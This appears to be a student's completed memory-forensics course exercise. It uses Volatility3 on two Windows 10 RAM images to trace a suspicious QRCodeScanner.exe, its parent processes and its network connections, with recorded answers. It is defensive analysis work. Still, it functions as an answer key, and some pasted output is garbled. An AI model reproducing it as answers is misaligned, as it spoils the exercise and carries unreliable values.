



PCAP & Memory Forensics

✍ Done	✓
📅 Due Date	@11/30/2025
⚙ Status	Done

</> Volatility3



Using Volatility3, I first review Windows information for the RAM image associated to ACC-WIN10-13 and then record the Kernel Debug Address (KdVersionBlock)

- specify the image file path using the `-f` flag and run the **windows.info** plugin. This plugin is used to gather initial information about the memory image, including the operating system and kernel details, which is critical for configuring subsequent analysis.

cd COP4931/Student Exercise/

```
simspace@remnux-1:~$ pwd
/home/simspace
simspace@remnux-1:~$ ls
aptpublic.key  Documents  Pictures          Templates
COP4931        Downloads  Public            Videos
Desktop        Music      puppet7-release-focal.deb
simspace@remnux-1:~$ cd COP4931/
simspace@remnux-1:~/COP4931$ ls
'Student Exercise' 'Teaching Scenario'
simspace@remnux-1:~/COP4931$ cd 'Student Exercise'/
simspace@remnux-1:~/COP4931/Student Exercise$ ls -la
total 11860740
drwxrwxr-x 4 simspace simspace 12288 Jul 18 15:56 .
drwxrwxr-x 4 simspace simspace 4096 Jul 2 15:38 ..
-rwxr-xr-x 1 simspace simspace 5368709120 Jun 25 11:08 20250625_acc-win10-13_RAM.mem
-rw-rw-r-- 1 simspace simspace 538776641 Jul 18 10:25 20250625_acc-win10-13_RAM.strings
-rwxr-xr-x 1 simspace simspace 5368709120 Jun 25 11:07 20250625_acc-win10-16_RAM.mem
-rw-rw-r-- 1 simspace simspace 309591000 Jul 18 15:57 20250625_acc-win10-16_RAM_no-address.strings
-rw-rw-r-- 1 simspace simspace 559494421 Jul 18 10:23 20250625_acc-win10-16_RAM.strings
-rw-rw-r-- 1 simspace simspace 16614 Jul 18 13:54 acc-win10-13_netscan.txt
-rw-rw-r-- 1 simspace simspace 14464 Jul 18 10:53 acc-win10-13_pslist.txt
-rw-rw-r-- 1 simspace simspace 16123 Jul 18 11:15 acc-win10-16_netscan.txt
-rw-rw-r-- 1 simspace simspace 15495 Jul 18 11:01 acc-win10-16_pslist.txt
drwxrwxr-x 2 simspace simspace 4096 Jul 18 14:36 dump_5224
drwxrwxr-x 2 simspace simspace 4096 Jul 18 14:33 dumpfiles
```

The RAM image file associated with **ACC-WIN10-13** in your **Student Exercise** directory is **20250625_acc-win10-13_RAM.mem**.

```
vol3 -f 20250625_acc-win10-13_RAM.mem windows.info
```

```
~/C0P4931/Student Exercise$ vol3 -f 20250625_acc-win10-13_RAM.mem windows.info
```

```
Volatility 3 Framework 2.5.0
```

```
Progress: 100.00          PDB scanning finished
```

```
Variable      Value
```

```
Kernel Base 0xf80370200000
```

```
DTB 0x1ad000
```

```
Symbols file:///usr/local/lib/python3.8/dist-packages/volatility3/framework/symbols/windows/ntkrnlmp.pdb/E1DBB1A59191BC3AF954B63210F237F2-1.json.xz
```

```
Is64Bit True
```

```
IsPAE      False
```

```
layer_name 0 WindowsIntel32e
```

```
memory_layer 1 FileLayer
```

```
KdVersionBlock 0xf80370e0f398
```

```
Major/Minor 15.19041
```

```
MachineType 34404
```

```
KeNumberProcessors 2
```

```
SystemTime 2025-06-25 15:06:39
```

```
NtSystemRoot C:\Windows
```

```
NtProductType NtProductWinNt
```

```
NtMajorVersion 10
```

```
NtMinorVersion 0
```

```
PE MajorOperatingSystemVersion 10
```

```
PE MinorOperatingSystemVersion 0
```

```
PE Machine 34404
```

```
PE TimeDateStamp Sat Dec 13 15:04:21 2036
```

answer: 0xf80370e0f398



Using Volatility3 I'll review Windows information for the RAM image associated to ACC-WIN10-16 to discover listed SystemTime

```
~/C0P4931/Student Exercise$ vol3 -f 20250625_acc-win10-16_RAM.mem windows.info
```

```
Volatility 3 Framework 2.5.0
```

```
Progress: 100.00          PDB scanning finished
```

Variable	Value
Kernel Base	0xf8021e600000
DTB	0x1ad000
Symbols file	file:///usr/local/lib/python3.8/dist-packages/volatility3/framework/symbols/windows/ntkrnlmp.pdb/E1DBB1A59191BC3AF954B63210F237F2-1.json.xz
Is64Bit	True
IsPAE	False
layer_name	0 WindowsIntel32e
memory_layer	1 FileLayer
KdVersionBlock	0xf8021f20f398
Major/Minor	15.19041
MachineType	34404
KeNumberProcessors	2
SystemTime	2025-06-25 15:05:45
NtSystemRoot	C:\Windows
NtProductType	NtProductWinNt
NtMajorVersion	10
NtMinorVersion	0
PE MajorOperatingSystemVersion	10
PE MinorOperatingSystemVersion	0
PE Machine	34404
PE TimeDateStamp	Sat Dec 13 15:04:21 2036

answer: **2025-06-25 15:05:45**



Using Volatility3, I'll review Windows process list information for the RAM image associated to ACC-WIN10-16 to find PARENT process of QRCodeScanner.exe

▼ WIN-16 SCAN

```
vol3 -f 20250625_acc-win10-16_RAM.mem windows.pslist
Volatility 3 Framework 2.5.0
Progress: 100.00      PDB scanning finished
PID PPID  ImageFileName  Offset(V)  Threads Handles SessionId  Wow
64 CreateTime ExitTime  File output
3664 3176 java.exe 0xa9036bb4a080 38 - 0 False 2025-06
-25 11:03:29.000000 N/A Disabled
3404 676 dllhost.exe 0xa90368a94080 10 - 0 False 2025-06-25
```

11:03:31.000000	N/A	Disabled							
3900	808	unsecapp.exe	0xa9036bde6080	3	-	0	False	2025-06-25	11:03:32.000000
11:03:32.000000	N/A	Disabled							
368	676	svchost.exe	0xa9036be020c0	8	-	0	False	2025-06-25	11:03:32.000000
11:03:32.000000	N/A	Disabled							
4192	808	WmiPrvSE.exe	0xa9036belc080	18	-	0	False	2025-06-25	11:03:32.000000
11:03:32.000000	N/A	Disabled							
4380	676	svchost.exe	0xa9036be74080	3	-	0	False	2025-06-25	11:03:33.000000
11:03:33.000000	N/A	Disabled							
4988	676	msdtc.exe	0xa90368aa4080	9	-	0	False	2025-06-25	11:03:36.000000
11:03:36.000000	N/A	Disabled							
6048	676	svchost.exe	0xa9036c9640c0	15	-	0	False	2025-06-25	11:03:50.000000
11:03:50.000000	N/A	Disabled							
6092	676	svchost.exe	0xa9036c91e080	8	-	0	False	2025-06-25	11:03:51.000000
11:03:51.000000	N/A	Disabled							
2992	676	svchost.exe	0xa9036c74e080	3	-	0	False	2025-06-25	11:05:42.000000
11:05:42.000000	N/A	Disabled							
2988	676	svchost.exe	0xa9036c916080	7	-	0	False	2025-06-25	11:05:42.000000
11:05:42.000000	N/A	Disabled							
5784	676	svchost.exe	0xa9036c484080	8	-	0	False	2025-06-25	11:05:49.000000
11:05:49.000000	N/A	Disabled							
5676	668	MicrosoftEdgeU	0xa903654d8080	3	-	0	True	2025-06-25	11:05:50.000000
11:05:50.000000	N/A	Disabled							
480	676	SgrmBroker.exe	0xa9036bbe5080	7	-	0	False	2025-06-25	11:05:50.000000
11:05:50.000000	N/A	Disabled							
5688	676	uhssvc.exe	0xa9036b9f9080	3	-	0	False	2025-06-25	11:05:53.000000
11:05:53.000000	N/A	Disabled							
1104	676	svchost.exe	0xa9036c8b0080	8	-	0	False	2025-06-25	11:05:53.000000
11:05:53.000000	N/A	Disabled							
1792	676	svchost.exe	0xa9036c915080	8	-	0	False	2025-06-25	11:05:53.000000
11:05:53.000000	N/A	Disabled							
4968	676	SearchIndexer.	0xa90368799080	14	-	0	False	2025-06-25	11:05:54.000000
11:05:54.000000	N/A	Disabled							
6140	676	svchost.exe	0xa90368f82080	10	-	0	False	2025-06-25	11:07:47.000000
11:07:47.000000	N/A	Disabled							
2556	676	Net Connectivi	0xa90368cac080	9	-	0	False	2025-06-25	11:08:51.000000
11:08:51.000000	N/A	Disabled							
2512	676	svchost.exe	0xa9036ce4e080	0	-	0	False	2025-06-25	11:12:24.000000
11:12:24.000000	2025-06-25	11:12:30.000000	Disabled						
1912	1712	sihost.exe	0xa9036c357080	9	-	1	False	2025-06-25	11:16:20.000000
11:16:20.000000	N/A	Disabled							
5820	676	svchost.exe	0xa9036cfac080	7	-	1	False	2025-06-25	11:16:20.000000
11:16:20.000000	N/A	Disabled							

3116	676	svchost.exe	0xa903681b8080	5	-	1	False	2025-06-25
11:16:20.000000 N/A Disabled								
3244	676	svchost.exe	0xa9036cfaa080	4	-	0	False	2025-06-25
11:16:20.000000 N/A Disabled								
5660	1432	taskhostw.exe	0xa90368fad080	5	-	1	False	2025-06-25
11:16:20.000000 N/A Disabled								
592	1432	taskhostw.exe	0xa9036d2e70c0	5	-	1	False	2025-06-25
11:16:20.000000 N/A Disabled								
4936	676	svchost.exe	0xa9036d5f2080	4	-	0	False	2025-06-25
11:16:20.000000 N/A Disabled								
1676	4936	ctfmon.exe	0xa9036d7f4080	9	-	1	False	2025-06-25
11:16:21.000000 N/A Disabled								
1964	660	userinit.exe	0xa90368cd2080	0	-	1	False	2025-06-25
11:16:22.000000 2025-06-25 11:16:48.000000 Disabled								
5084	1964	explorer.exe	0xa9036dbdc080	72	-	1	False	2025-06-25
11:16:22.000000 N/A Disabled								
5024	676	svchost.exe	0xa9036e0c50c0	3	-	1	False	2025-06-25
11:16:24.000000 N/A Disabled								
1072	808	dllhost.exe	0xa9036d4c7080	4	-	1	False	2025-06-25
11:16:26.000000 N/A Disabled								
6188	808	StartMenuExper	0xa90368d5c080	8	-	1	False	2025-06-25
11:16:27.000000 N/A Disabled								
6260	808	RuntimeBroker.	0xa9036e0c6080	2	-	1	False	2025-06-25
11:16:27.000000 N/A Disabled								
6368	808	SearchApp.exe	0xa9036d2d0080	30	-	1	False	2025-06-25
11:16:28.000000 N/A Disabled								
6512	808	RuntimeBroker.	0xa9036e328080	7	-	1	False	2025-06-25
11:16:28.000000 N/A Disabled								
6692	676	svchost.exe	0xa9036e3560c0	10	-	0	False	2025-06-25
11:16:29.000000 N/A Disabled								
6772	808	SkypeBackgroun	0xa9036e3bf080	4	-	1	False	2025-06-25
11:16:29.000000 N/A Disabled								
6944	808	dllhost.exe	0xa9036e3f0080	4	-	1	False	2025-06-25
11:16:30.000000 N/A Disabled								
3916	808	RuntimeBroker.	0xa9036d0d4080	9	-	1	False	2025-06-25
11:16:38.000000 N/A Disabled								
5508	808	smartscreen.ex	0xa9036ce5d080	8	-	1	False	2025-06-25
11:16:40.000000 N/A Disabled								
7152	5084	SecurityHealth	0xa9036d6dc080	1	-	1	False	2025-06-25
11:16:40.000000 N/A Disabled								
6452	676	SecurityHealth	0xa9036dde4080	9	-	0	False	2025-06-25
11:16:40.000000 N/A Disabled								
2424	5084	vmtoolsd.exe	0xa9036e211080	3	-	1	False	2025-06-25

```

5-06-25 11:16:41.000000      N/A Disabled
7192    5084    cmd.exe 0xa9036d4df080 1    -    1    False    2025-06-25
11:16:41.000000      N/A Disabled
7200    7192    conhost.exe 0xa9036d4e0080 3    -    1    False    2025-06
-25 11:16:41.000000      N/A Disabled
7732    7192    java.exe 0xa9036c40f080 49    -    1    False    2025-06
-25 11:16:51.000000      N/A Disabled
7992    7732    chromedriver.e 0xa9036c41d080 0    -    1    True    202
5-06-25 11:17:39.000000      2025-06-25 12:22:39.000000 Disabled
3476    7992    chrome.exe 0xa9036d2ee080 0    -    1    False    2025-06
-25 11:17:40.000000      2025-06-25 12:22:39.000000 Disabled
2204    808 TextInputHost. 0xa9036e4d1340 10    -    1    False    2025-06
-25 11:17:44.000000      N/A Disabled
5228    676 svchost.exe 0xa9036c51e080 1    -    1    False    2025-06-25
11:18:20.000000      N/A Disabled
5520    808 WinStore.App.e 0xa9036d4f2340 13    -    1    False    2025-06
-25 11:18:53.000000      N/A Disabled
3480    808 ApplicationFra 0xa9036e514340 6    -    1    False    2025-06
-25 11:18:53.000000      N/A Disabled
5944    808 SkypeApp.exe 0xa903689b8080 14    -    1    False    2025-06
-25 11:18:53.000000      N/A Disabled
6956    808 RuntimeBroker. 0xa9036ce4c080 2    -    1    False    2025-06
-25 11:19:04.000000      N/A Disabled
4972    808 RuntimeBroker. 0xa9036bdcf080 1    -    1    False    2025-06
-25 11:19:06.000000      N/A Disabled
5224    5084    QRCodeScanner. 0xa9036bca0080 6    -    1    False    202
5-06-25 11:19:39.000000      N/A Disabled
5948    5224    conhost.exe 0xa9036d7f3080 3    -    1    False    2025-06
-25 11:19:39.000000      N/A Disabled
2944    676 svchost.exe 0xa9036d7f2080 2    -    0    False    2025-06-25
11:20:15.000000      N/A Disabled
7452    8032    powershell.exe 0xa9036d4d7080 0    -    1    False    202
5-06-25 11:20:16.000000      2025-06-25 11:20:17.000000 Disabled
5360    7452    QRCodeScanner. 0xa90368f5e080 7    -    1    False    202
5-06-25 11:20:17.000000      N/A Disabled
2460    5360    conhost.exe 0xa90365f81080 3    -    1    False    2025-06
-25 11:20:17.000000      N/A Disabled
6476    676 svchost.exe 0xa9036dbe2080 1    -    1    False    2025-06-25
11:28:29.000000      N/A Disabled
8120    676 svchost.exe 0xa90368f580c0 5    -    0    False    2025-06-25
12:36:20.000000      N/A Disabled
4604    7732    chromedriver.e 0xa90368c38080 0    -    1    True    202
5-06-25 12:42:06.000000      2025-06-25 13:34:17.000000 Disabled

```

7712	7636	chrome.exe	0xa9036d7ec080	0	-	1	False	2025-06-25 14:16:22.000000	2025-06-25 14:34:50.000000	Disabled
1504	7732	chromedriver.e	0xa9036d8ef340	8	-	1	True	2025-06-25 14:35:12.000000	N/A	Disabled
2744	1504	conhost.exe	0xa9036eb9a340	2	-	1	False	2025-06-25 14:35:12.000000	N/A	Disabled
5636	1504	chrome.exe	0xa9036d4f42c0	42	-	1	False	2025-06-25 14:35:13.000000	N/A	Disabled
292	5636	chrome.exe	0xa903681b22c0	7	-	1	False	2025-06-25 14:35:13.000000	N/A	Disabled
4104	5636	chrome.exe	0xa9036d0ca2c0	14	-	1	False	2025-06-25 14:35:13.000000	N/A	Disabled
6308	5636	chrome.exe	0xa9036cc342c0	15	-	1	False	2025-06-25 14:35:13.000000	N/A	Disabled
1892	5636	chrome.exe	0xa9036ce5e2c0	9	-	1	False	2025-06-25 14:35:13.000000	N/A	Disabled
3868	5636	chrome.exe	0xa9036c2e2080	17	-	1	False	2025-06-25 14:35:13.000000	N/A	Disabled
1684	5636	chrome.exe	0xa9036be18080	17	-	1	False	2025-06-25 14:35:13.000000	N/A	Disabled
5304	5636	chrome.exe	0xa90368fb6080	11	-	1	False	2025-06-25 14:35:14.000000	N/A	Disabled
4064	5636	chrome.exe	0xa9036d2db080	14	-	1	False	2025-06-25 14:35:15.000000	N/A	Disabled
7740	808	Microsoft.Phot	0xa9036b69e080	17	-	1	False	2025-06-25 14:48:39.000000	N/A	Disabled
5580	808	RuntimeBroker.	0xa9036e415080	5	-	1	False	2025-06-25 14:48:44.000000	N/A	Disabled
5848	660	LogonUI.exe	0xa9036bc55080	0	-	1	False	2025-06-25 14:59:39.000000	2025-06-25 14:59:40.000000	Disabled
792	808	LockApp.exe	0xa90365f88080	13	-	1	False	2025-06-25 14:59:40.000000	N/A	Disabled
7888	808	RuntimeBroker.	0xa9036e20e080	5	-	1	False	2025-06-25 14:59:41.000000	N/A	Disabled
4128	676	svchost.exe	0xa9036b8ea080	9	-	0	False	2025-06-25 15:01:31.000000	N/A	Disabled
4232	676	svchost.exe	0xa9036b230080	3	-	0	False	2025-06-25 15:03:23.000000	N/A	Disabled
7596	2176	pacjsworker.ex	0xa9036elee080	5	-	0	False	2025-06-25 15:03:26.000000	N/A	Disabled
7204	676	svchost.exe	0xa9036e22c080	14	-	0	False	2025-06-25 15:04:05.000000	N/A	Disabled
4372	676	svchost.exe	0xa9036e231080	2	-	0	False	2025-06-25		

```

15:04:05.000000      N/A Disabled
7648    2280    ruby.exe    0xa9036bad0080  10  -   0   False   2025-06
-25 15:04:32.000000      N/A Disabled
6572    7648    conhost.exe 0xa9036e1a2080  5   -   0   False   2025-06
-25 15:04:32.000000      N/A Disabled
6008    676    svchost.exe 0xa90368fb1080  3   -   0   False   2025-06-25
15:05:33.000000      N/A Disabled
4824    676    svchost.exe 0xa9036d6e3080  7   -   0   False   2025-06-25
15:05:41.000000      N/A Disabled
1032    5084    RamCapture64.e 0xa9036b1e3080  4   -   1   False   202
5-06-25 15:05:42.000000      N/A Disabled
2932    1032    conhost.exe 0xa903689ba080  5   -   1   False   2025-06
-25 15:05:42.000000      N/A Disabled
4312    4968    SearchProtocol 0xa9036bd07080  10  -   0   False   202
5-06-25 15:05:42.000000      N/A Disabled
5272    4968    SearchFilterHo 0xa9036c6dd080  7   -   0   False   202
5-06-25 15:05:42.000000      N/A Disabled

```

Instance	PID	PPID	ImageFileName	CreateTime	Source
First	5224	5084	QRCodeScanner.exe	2025-06-25 11:19:39.000000	
Second	5360	7452	QRCodeScanner.exe	2025-06-25 11:20:17.000000	

- The second instance of `QRCodeScanner.exe` has PID **5360** and a Parent Process ID (PPID) of **7452**.

To find the parent process name, we search the `ACC-WIN10-16` process list for PID 7452:

- PID **7452** is associated with **powershell.exe**.

Answer 3: powershell.exe

PID **5084** is associated with **explorer.exe**.

Answer 4: explorer.exe



Using Volatility3, i'll review Windows process list information for the RAM image associated to ACC-WIN10-16 to find process ID for the FIRST INSTNACE of QRCodeScanner.exe

The first instance (earliest created time) of `QRCodeScanner.exe` on `ACC-WIN10-16` has a Process ID (PID) of **5224**.

Answer : 5224



I'll review Windows process list information for the RAM image associated to ACC-WIN10-16 to find process ID for the SECOND INSTNACE of QRCodeScanner.exe

The second instance (later created time) of `QRCodeScanner.exe` on `ACC-WIN10-16` has a Process ID (PID) of **5360**.

Answer 6: 5360



Using Volatility3, ill review Windows process list information for the RAM image associated to ACC-WIN10-13 to find process Creation Time for QRCodeScanner.exe

▼ WIN-13 SCAN

```
vol3 -f 20250625_acc-win10-13_RAM.mem windows.pslist
Volatility 3 Framework 2.5.0
Progress: 100.00      PDB scanning finished
PID PPID    ImageFileName  Offset(V)  Threads Handles SessionId  Wow
64  CreateTime ExitTime      File output

3224    656 wazuh-agent.ex 0xb48b9914f080 29 - 0 True 2025-06
-25 11:03:34.000000 N/A Disabled
3256    656 svchost.exe 0xb48b99153340 9 - 0 False 2025-06-25
11:03:34.000000 N/A Disabled
3284    3124 conhost.exe 0xb48b9917d080 4 - 0 False 2025-06
-25 11:03:34.000000 N/A Disabled
3348    656 svchost.exe 0xb48b991c2080 4 - 0 False 2025-06-25
11:03:34.000000 N/A Disabled
3384    656 svchost.exe 0xb48b991f8080 5 - 0 False 2025-06-25
11:03:34.000000 N/A Disabled
3480    3204 vm3dservice.ex 0xb48b9923b080 2 - 1 False 202
5-06-25 11:03:34.000000 N/A Disabled
3636    656 svchost.exe 0xb48b99364340 11 - 0 False 2025-06-25
11:03:34.000000 N/A Disabled
```

3812	3124	java.exe	0xb48b9941d080	38	-	0	False	2025-06-25 11:03:35.000000	N/A Disabled
3880	656	dllhost.exe	0xb48b9959a0c0	10	-	0	False	2025-06-25 11:03:37.000000	N/A Disabled
4356	656	svchost.exe	0xb48b99731080	5	-	0	False	2025-06-25 11:03:38.000000	N/A Disabled
4532	656	svchost.exe	0xb48b997fb080	3	-	0	False	2025-06-25 11:03:39.000000	N/A Disabled
4672	656	msdtc.exe	0xb48b99aa1080	9	-	0	False	2025-06-25 11:03:40.000000	N/A Disabled
4728	804	unsecapp.exe	0xb48b99b0a080	3	-	0	False	2025-06-25 11:03:40.000000	N/A Disabled
4824	804	WmiPrvSE.exe	0xb48b99b5e080	13	-	0	False	2025-06-25 11:03:40.000000	N/A Disabled
4784	656	svchost.exe	0xb48b9a120080	16	-	0	False	2025-06-25 11:03:56.000000	N/A Disabled
5760	656	svchost.exe	0xb48b99a83080	8	-	0	False	2025-06-25 11:03:56.000000	N/A Disabled
6096	656	svchost.exe	0xb48b98d6a080	8	-	0	False	2025-06-25 11:05:40.000000	N/A Disabled
5428	6104	MicrosoftEdgeU	0xb48b99042080	3	-	0	True	2025-06-25 11:05:41.000000	N/A Disabled
3692	656	SgrmBroker.exe	0xb48b99cda080	7	-	0	False	2025-06-25 11:05:42.000000	N/A Disabled
2880	656	svchost.exe	0xb48b989ae300	1	-	0	False	2025-06-25 11:05:42.000000	N/A Disabled
1684	656	uhssvc.exe	0xb48b97149080	3	-	0	False	2025-06-25 11:05:42.000000	N/A Disabled
5836	656	svchost.exe	0xb48b99743080	7	-	0	False	2025-06-25 11:05:42.000000	N/A Disabled
5320	656	svchost.exe	0xb48b9a7430c0	10	-	0	False	2025-06-25 11:05:43.000000	N/A Disabled
4704	656	svchost.exe	0xb48b9a7540c0	8	-	0	False	2025-06-25 11:05:44.000000	N/A Disabled
1184	656	SearchIndexer.	0xb48b9a5e70c0	15	-	0	False	2025-06-25 11:05:44.000000	N/A Disabled
6104	656	svchost.exe	0xb48b99d55080	0	-	0	False	2025-06-25 11:06:32.000000	2025-06-25 11:06:37.000000 Disabled
4216	656	svchost.exe	0xb48b9971f080	11	-	0	False	2025-06-25 11:07:43.000000	N/A Disabled
1900	656	Net Connectivi	0xb48b99dd4080	9	-	0	False	2025-06-25 11:08:49.000000	N/A Disabled
1004	1636	sihost.exe	0xb48b99d56080	8	-	1	False	2025-06-25	

-25	11:16:20.000000	N/A Disabled					
3732	656 svchost.exe	0xb48b9a8ee080	9	-	1	False	2025-06-25
11:16:20.000000	N/A Disabled						
2652	656 svchost.exe	0xb48b974cc080	4	-	1	False	2025-06-25
11:16:20.000000	N/A Disabled						
2452	1360 taskhostw.exe	0xb48b9a1ac080	6	-	1	False	2025-06-25
5-06-25 11:16:20.000000	N/A Disabled						
5548	1360 taskhostw.exe	0xb48b9b3d7080	6	-	1	False	2025-06-25
5-06-25 11:16:20.000000	N/A Disabled						
2780	656 svchost.exe	0xb48b9b3de080	5	-	0	False	2025-06-25
11:16:20.000000	N/A Disabled						
3048	656 svchost.exe	0xb48b9b0c50c0	3	-	0	False	2025-06-25
11:16:20.000000	N/A Disabled						
5812	3048 ctfmon.exe	0xb48b9b0d60c0	8	-	1	False	2025-06-25
-25 11:16:21.000000	N/A Disabled						
5880	648 userinit.exe	0xb48b9b6d1080	0	-	1	False	2025-06-25
-25 11:16:21.000000	2025-06-25 11:16:46.000000	Disabled					
3368	5880 explorer.exe	0xb48b9b6d60c0	80	-	1	False	2025-06-25
5-06-25 11:16:21.000000	N/A Disabled						
6088	656 svchost.exe	0xb48b9b7ca080	4	-	1	False	2025-06-25
11:16:23.000000	N/A Disabled						
4496	804 dllhost.exe	0xb48b996a0080	5	-	1	False	2025-06-25
11:16:24.000000	N/A Disabled						
2088	804 StartMenuExper	0xb48b92f6d080	7	-	1	False	2025-06-25
-25 11:16:25.000000	N/A Disabled						
2272	804 RuntimeBroker.	0xb48b9731d080	2	-	1	False	2025-06-25
-25 11:16:25.000000	N/A Disabled						
5604	804 SearchApp.exe	0xb48b9b964080	32	-	1	False	2025-06-25
-25 11:16:25.000000	N/A Disabled						
6264	804 RuntimeBroker.	0xb48b9b979240	6	-	1	False	2025-06-25
-25 11:16:26.000000	N/A Disabled						
6408	656 svchost.exe	0xb48b994b8080	5	-	0	False	2025-06-25
11:16:26.000000	N/A Disabled						
6512	804 SkypeBackgroun	0xb48b9b8be080	4	-	1	False	2025-06-25
-25 11:16:26.000000	N/A Disabled						
6520	804 SkypeApp.exe	0xb48b9b9ca0c0	14	-	1	False	2025-06-25
-25 11:16:26.000000	N/A Disabled						
6772	804 dllhost.exe	0xb48b989ab300	4	-	1	False	2025-06-25
11:16:27.000000	N/A Disabled						
6628	804 RuntimeBroker.	0xb48b9ba60080	3	-	1	False	2025-06-25
-25 11:16:33.000000	N/A Disabled						
7132	804 RuntimeBroker.	0xb48b9aecdc080	2	-	1	False	2025-06-25
-25 11:16:35.000000	N/A Disabled						

4480	804	smartscreen.exe	0xb48b9b5db080	6	-	1	False	2025-06-25 11:16:36.000000	N/A Disabled
472	3368	SecurityHealth	0xb48b9b5d9080	1	-	1	False	2025-06-25 11:16:37.000000	N/A Disabled
400	656	SecurityHealth	0xb48b9abf1080	9	-	0	False	2025-06-25 11:16:37.000000	N/A Disabled
6960	3368	vmtoolsd.exe	0xb48b9abf5080	3	-	1	False	2025-06-25 11:16:37.000000	N/A Disabled
5552	3368	cmd.exe	0xb48b9bcd80c0	1	-	1	False	2025-06-25 11:16:38.000000	N/A Disabled
4044	5552	conhost.exe	0xb48b9bcd9080	3	-	1	False	2025-06-25 11:16:38.000000	N/A Disabled
7096	5552	java.exe	0xb48b98a9b080	49	-	1	False	2025-06-25 11:16:48.000000	N/A Disabled
1352	804	WinStore.App.e	0xb48b98b10080	13	-	1	False	2025-06-25 11:18:20.000000	N/A Disabled
7712	804	ApplicationFra	0xb48b9b88f080	5	-	1	False	2025-06-25 11:18:20.000000	N/A Disabled
7692	656	svchost.exe	0xb48b99e5e080	2	-	1	False	2025-06-25 11:18:20.000000	N/A Disabled
6284	804	RuntimeBroker.	0xb48b9a9ca080	1	-	1	False	2025-06-25 11:18:24.000000	N/A Disabled
3828	7096	chromedriver.e	0xb48b997b5080	0	-	1	True	2025-06-25 11:19:58.000000	2025-06-25 12:06:24.000000 Disabled
5212	3828	chrome.exe	0xb48b97144080	0	-	1	False	2025-06-25 11:19:58.000000	2025-06-25 12:06:24.000000 Disabled
5228	804	TextInputHost.	0xb48b9b7ce080	10	-	1	False	2025-06-25 11:20:03.000000	N/A Disabled
5588	804	OUTLOOK.EXE	0xb48b9ace3080	31	-	1	True	2025-06-25 11:22:52.000000	N/A Disabled
2464	656	svchost.exe	0xb48b99243080	1	-	1	False	2025-06-25 11:28:53.000000	N/A Disabled
7672	1360	QRCodeScanner.	0xb48b9b3d6080	6	-	0	False	2025-06-25 11:39:26.000000	N/A Disabled
3676	7672	conhost.exe	0xb48b92fa2080	4	-	0	False	2025-06-25 11:39:26.000000	N/A Disabled
2156	7096	chromedriver.e	0xb48b9a116080	0	-	1	True	2025-06-25 12:28:35.000000	2025-06-25 13:15:38.000000 Disabled
664	7096	chromedriver.e	0xb48b9b5ed080	0	-	1	True	2025-06-25 13:18:58.000000	2025-06-25 13:41:56.000000 Disabled
1312	7096	chromedriver.e	0xb48b9b7dc080	8	-	1	True	2025-06-25 13:45:49.000000	N/A Disabled
32	1312	conhost.exe	0xb48b9938b080	2	-	1	False	2025-06-25	

```

13:45:49.000000      N/A Disabled
1108    1312    chrome.exe 0xb48b9b917080 41 - 1 False 2025-06
-25 13:45:49.000000      N/A Disabled
2320    1108    chrome.exe 0xb48b9951d080 7 - 1 False 2025-06
-25 13:45:49.000000      N/A Disabled
6200    1108    chrome.exe 0xb48b98f11080 16 - 1 False 2025-06
-25 13:45:49.000000      N/A Disabled
7696    1108    chrome.exe 0xb48b9ba93080 16 - 1 False 2025-06
-25 13:45:49.000000      N/A Disabled
5512    1108    chrome.exe 0xb48b9b5da080 10 - 1 False 2025-06
-25 13:45:49.000000      N/A Disabled
7264    1108    chrome.exe 0xb48b9baaa080 17 - 1 False 2025-06
-25 13:45:50.000000      N/A Disabled
296 1108    chrome.exe 0xb48b9ba95080 12 - 1 False 2025-06-25
13:45:50.000000      N/A Disabled
1736    1108    chrome.exe 0xb48b974d8080 17 - 1 False 2025-06
-25 14:23:48.000000      N/A Disabled
8020    1108    chrome.exe 0xb48b9b9130c0 13 - 1 False 2025-06
-25 14:23:53.000000      N/A Disabled
2584    656 svchost.exe 0xb48b9b91e080 5 - 0 False 2025-06-25
14:38:13.000000      N/A Disabled
5564    656 svchost.exe 0xb48b9cfc6340 1 - 0 False 2025-06-25
14:48:12.000000      N/A Disabled
7584    648 LogonUI.exe 0xb48b9b0e5080 0 - 1 False 2025-06-25
14:59:11.000000      2025-06-25 14:59:13.000000 Disabled
3512    804 LockApp.exe 0xb48b9a9e4080 14 - 1 False 2025-06-25
14:59:12.000000      N/A Disabled
2168    804 RuntimeBroker. 0xb48b9afd1080 6 - 1 False 2025-06
-25 14:59:13.000000      N/A Disabled
1732    2280 pacjsworker.ex 0xb48b9bcb0080 5 - 0 False 202
5-06-25 15:03:34.000000      N/A Disabled
5996    2540 ruby.exe 0xb48b9aee3080 8 - 0 False 2025-06
-25 15:04:31.000000      N/A Disabled
100 5996    conhost.exe 0xb48b9a1a6080 4 - 0 False 2025-06-25
15:04:31.000000      N/A Disabled
3736    656 svchost.exe 0xb48b9a9ec080 3 - 0 False 2025-06-25
15:06:24.000000      N/A Disabled
4200    3368 RamCapture64.e 0xb48b9b7dd080 6 - 1 False 202
5-06-25 15:06:37.000000      N/A Disabled
6296    4200    conhost.exe 0xb48b9b916080 5 - 1 False 2025-06
-25 15:06:37.000000      N/A Disabled

```

The process list for `ACC-WIN10-13` shows one instance of `QRCodeScanner.exe` :

PID	PPID	ImageFileName	CreateTime	Source
7672	1360	QRCodeScanner.exe	2025-06-25 11:39:26.000000	

The process Creation Time (`CreateTime`) for the running instance of `QRCodeScanner.exe` on `ACC-WIN10-13` is **2025-06-25 11:39:26.000000**.

Answer 7: 2025-06-25 11:39:26



Using Volatility3, ill review Windows network connection information for the RAM image associated to ACC-WIN10-16 to find the EARLIEST Created time for the connection associated QRCodeScanner.exe

Before running the `netscan` command, we need the PIDs for `QRCodeScanner.exe` on each system, which were found in previous steps using `windows.pslist` :

- **ACC-WIN10-16 PIDs: 5224** (First Instance) and **5360** (Second Instance).
- **ACC-WIN10-13 PID: 7672**

```
vol3 -f 20250625_acc-win10-16_RAM.mem windows.netscan | grep -E '5224|5360'
```

```
~/C0P4931/Student Exercise$ vol3 -f 20250625_acc-win10-16_RAM.mem windows.netscan | grep -E '5224|5360'
0xa90368731b40.TCPv4 172.16.6.116scan50037fin172.16.2.6 8080 CL
0SED 5360 QRCodeScanner. 2025-06-25 15:07:22.000000
0xa9036e3e3010 TCPv4 172.16.6.116 50024 172.16.2.6 8080 CLOSED
5360 QRCodeScanner. 2025-06-25 15:06:09.000000
```

Connection Address	State	PID	Process Name	CreateTime
172.16.6.116:50037 → 172.16.2.6:8080	CLOSED	5360	QRCodeScanner.	2025-06-25 15:07:22.000000
172.16.6.116:50024 → 172.16.2.6:8080	CLOSED	5360	QRCodeScanner.	2025-06-25 15:06:09.000000

